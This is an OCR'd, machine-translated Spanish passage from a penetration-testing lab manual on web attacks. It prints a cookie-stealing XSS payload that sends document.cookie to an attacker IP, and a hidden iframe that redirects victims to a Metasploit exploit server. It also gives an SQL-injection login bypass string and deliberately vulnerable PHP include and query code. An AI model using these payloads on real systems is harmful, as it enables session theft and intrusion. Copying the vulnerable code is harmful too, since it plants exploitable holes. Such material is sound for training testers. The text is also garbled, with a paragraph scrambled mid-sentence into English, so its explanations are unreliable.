


Armado con esta información, pueden dirigirse a la víctima navegador con más eficacia y hacer un mejor estimación para el lado del cliente que explotan a utilizar.

13.1.3 Redireccionamiento Browser y de inyección de iframe

Vulnerabilidades XSS son a menudo vinculado a los ataques del lado del cliente, ya que proporcionan al atacante un oportunidad de redirigir el navegador de la víctima a una página maliciosa. Desde la perspectiva de un probador de penetración, una vulnerabilidad XSS en una página web corporativa puede ser una mina de oro. Atraer a los usuarios corporativos a un clic vínculo aparentemente legítimo, y luego de haberlos redirigido (en silencio?) a su malicioso sesión MSF es una manera fácil a la red interna de la organización.
Puede utilizar JavaScript para redirigir el navegador de la víctima a una URL elegida, o incluir un iframe que será dirigida a un exploit lado del cliente. Tratar de incluir un astuto iframe en la página de comentarios del servidor web vulnerable en los laboratorios de la máquina XP, que unirá a la víctima a un lado del cliente Metasploit sesión

```
<script>

<iframe SRC="http://192.168.8.173/report" height = "0" width ="0">

</script>
```




El módulo de Metasploit browser_autopwn no siempre es fiable y falla a menudo. También podría conducir a exceso de tráfico malicioso, que sería recogido por un IDS / IPS. Antes de recurrir a las herramientas de secuencias de comandos, Siempre trato de huella dactilar su víctima lado del cliente y apuntar a una sola vulnerabilidad (o un conjunto muy limitado de vulnerabilidades) para maximizar su éxito.


13.1.4 Sesiones Robo de cookies y Abuso de

La aplicación vulnerable utilizado en esta sección utiliza una aplicación insegura de sesiones. una vez que un registros legítimos del usuario en la aplicación, una cookie que contiene un identificador de sesión PHP se añade a su período de sesiones. Cualquier intento de acceder a esta página el usuario autenticado no requiere reautenticación debido a que su sesión ya ha sido autenticado.Uso de JavaScript, puede hacer que el navegador de la víctima nos envíe información de las cookies almacenadas en su navegador para esta sesión. Hacer que el navegador conectarse a la máquina atacante en el puerto 80, y enviar que su ID de sesión:


```
<script>

new Image().src="http://192.168.48.133/bogus.php?output="+document.cookie;

</script>
```



Ahora que tiene el ID de usuario autenticado sesión, se puede inyectar en una nueva sesión con un Firefox plugin llamado Tamper Data, que permite editar muchos parámetros HTTP antes de la solicitud por fin sale de su navegador:




A medida que vaya a la página de administración, se le asigna un identificador de sesión único desde el servidor web.
El reemplazo de esta identificación con la pertenencia a la víctima autentificada le proporciona el acceso irrestricto a la aplicación web:



Recuerde que este ataque es sesión específica, lo que significa que funcionará siempre y cuando el usuario víctima permanece
conectado, o hasta que expire su período de sesiones. Estos son sólo un par de ejemplos sencillos de lo poderoso
Ataques XSS puede ser.

13.2 de archivos locales y remotos Inclusión


Local (LFI) y remotas (RFI) vulnerabilidades de inclusión de archivos se encuentran comúnmente en mal escrito PHP código. La explotación de estas vulnerabilidades también depende de la configuración del servidor web, específicamente los valores de php.ini como register_globals y envoltorios allow_url. LFI / RFI vulnerabilidades permitir a un atacante para incluir un archivo remoto o local en el servidor web de código PHP en funcionamiento.
Para entender los mecanismos detrás de este ataque, volver a la aplicación libro de visitas. Tenga en cuenta que el libro de visitas que le permite elegir un idioma como entrada, y, dependiendo de lo que elija, el "gracias" mensaje está debidamente representada en dicho idioma:



El código responsable de esta función es la siguiente:

```
if (isset( $_GET['LANG'] ) ) { $lang = $_GET['LANG'];}

else { $lang = 'en';}

include( $lang . '.php' );
```

El código comprueba si el parámetro GET LANG está establecido. Si LANG está establecido, se le asigna a la variable $ lang. Si LANG no está definida, el valor predeterminado es (Inglés) está asignado. Después, el código utiliza el PHP incluyen la función e incluye el texto deseado, ya sea en.php o fr.php. El programador de esta aplicación no esperaba ningún el parámetro LANG no está esterilizado, se puede tratar de incluir un archivo PHP diferente de lo previsto en esta página. otro valor que las dos opciones que las especificaciones, Inglés y Francés. Sin embargo, debido a que LFI vulnerabilities are a subclass of RFIs. The difference between the two is the web application's capability to include either local or remote files. RFI attacks allow the attacker to introduce his own code to the web server (resulting in a quick compromise), while LFI attacks limit the attacker to including files already existing on the web server, thus making compromise more challenging.
Remember to use a null string to terminate any extensions added to the injected parameter by the web application:



13.3 Inyección SQL en PHP / MySQL


La inyección SQL es una vulnerabilidad común en sitios web dinámicos y con frecuencia puede conducir a una completa base de datos fuga, y, a veces, a un compromiso completo del servidor real. A riesgo de sonar como un disco rayado, este tipo de vulnerabilidades también son causados por la falta de saneamiento de la entrada del usuario. Si parte de la entrada del usuario acaba como parte de una consulta SQL, un atacante podría potencialmente inyectar consultas adicionales como su entrada y manipular la base de datos remota a su ventaja.
Esta sección examinará los ataques de inyección SQL en un entorno PHP / MySQL. Si bien los conceptos son los mismos para otros entornos, la sintaxis utilizada durante el ataque puede cambiar para acomodar diferentes bases de datos o lenguajes de scripting. Examine la página de administración, una vez más, y echar un vistazo a su subyacente código fuente:

```
...
mysql_select_db('webappdb');
$username = $_POST['user']; // unsanitized
$password = $_POST['pass']; // unsanitized
$query="select * from users where name = '$username' and password = '$password'
"; // ouch
$queryN = mysql_query($query) or die(mysql_error());
if (mysql_num_rows($queryN) == 1) // if number of queries found is equal to 1,
allow login.
{ $resultN = mysql_fetch_assoc($queryN);
$_SESSION['user'] = $_POST['user'];
header("location:admin.php");
}
else // user rejected
{ echo "<br /><h1>Wrong Username or Password</h1>";
echo '<META HTTP-EQUIV="Refresh" CONTENT="2;URL=admin.php">';
}
```


13.3.1 omisión de la autenticación

Debido a que el usuario y los campos de formulario no se pase desinfectados, un usuario malintencionado podría afectar el backend base de datos de manera inesperada mediante la manipulación de la consulta.
Observe el efecto en la base de datos cuando la entrada siguiente es enviado como el nombre de usuario:

```
wronguser' or 1=1;#
```




Esto podría permitir que le permite eludir el mecanismo de autenticación de la aplicación web con alguna cuidadosa manipulación adicional. El código de autenticación requiere exactamente una recta de salida para el consultar para evaluar como verdadera. Como los atacantes, que no necesariamente saben sin ver la fuente código antes de tiempo-aquí es donde viene la experimentación en:



13.3.2 Enumerar la Base de Datos

Ataques de inyección SQL se puede utilizar para divulgar la información de base de datos utilizando varias consultas inyectadas.

La mayoría de estas técnicas se basan en mal uso de sentencias SQL de consulta y recopilación de información sobre la base de datos de estructura a partir de los errores. Intentar enumerar el número de columnas de la utilizada actualmente tabla puede servir como un ejemplo rápido de este principio. Dependiendo del nivel de detalle de la web aplicación, un atacante podría intentar usar el orden de consulta de salida para recoger información sobre base de datos de estructura. Note lo que pasa cuando tratas de ordenar por una salida de más columnas que existir en la tabla (en esta tabla hay cinco columnas):




Dependiendo de la estructura de web código de la aplicación, las consultas inyectadas tienden a ser complejo, y a menudo requieren una mejor comprensión del lenguaje SQL. Sin embargo, me gustaría mostrar un ejemplo sencillo y luego seguir con una herramienta de base de datos de enumeración útil en BackTrack llamado sqlmap.

Según lo descrito por sus autores, sqlmap es una penetración de código abierto herramienta de prueba que automatiza el proceso de detectar y explotar los defectos de inyección SQL y hacerse cargo de los servidores de base de datos back-end. Lo viene con una amplia gama de características de huellas digitales de base de datos para acceder al archivo subyacente sistema y ejecutar comandos en el sistema operativo a través de conexiones fuera de banda.

